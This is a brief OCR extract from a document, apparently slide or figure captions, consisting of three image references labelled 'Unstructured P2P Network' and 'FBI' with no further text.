
Unstructured P2P Network





FBI

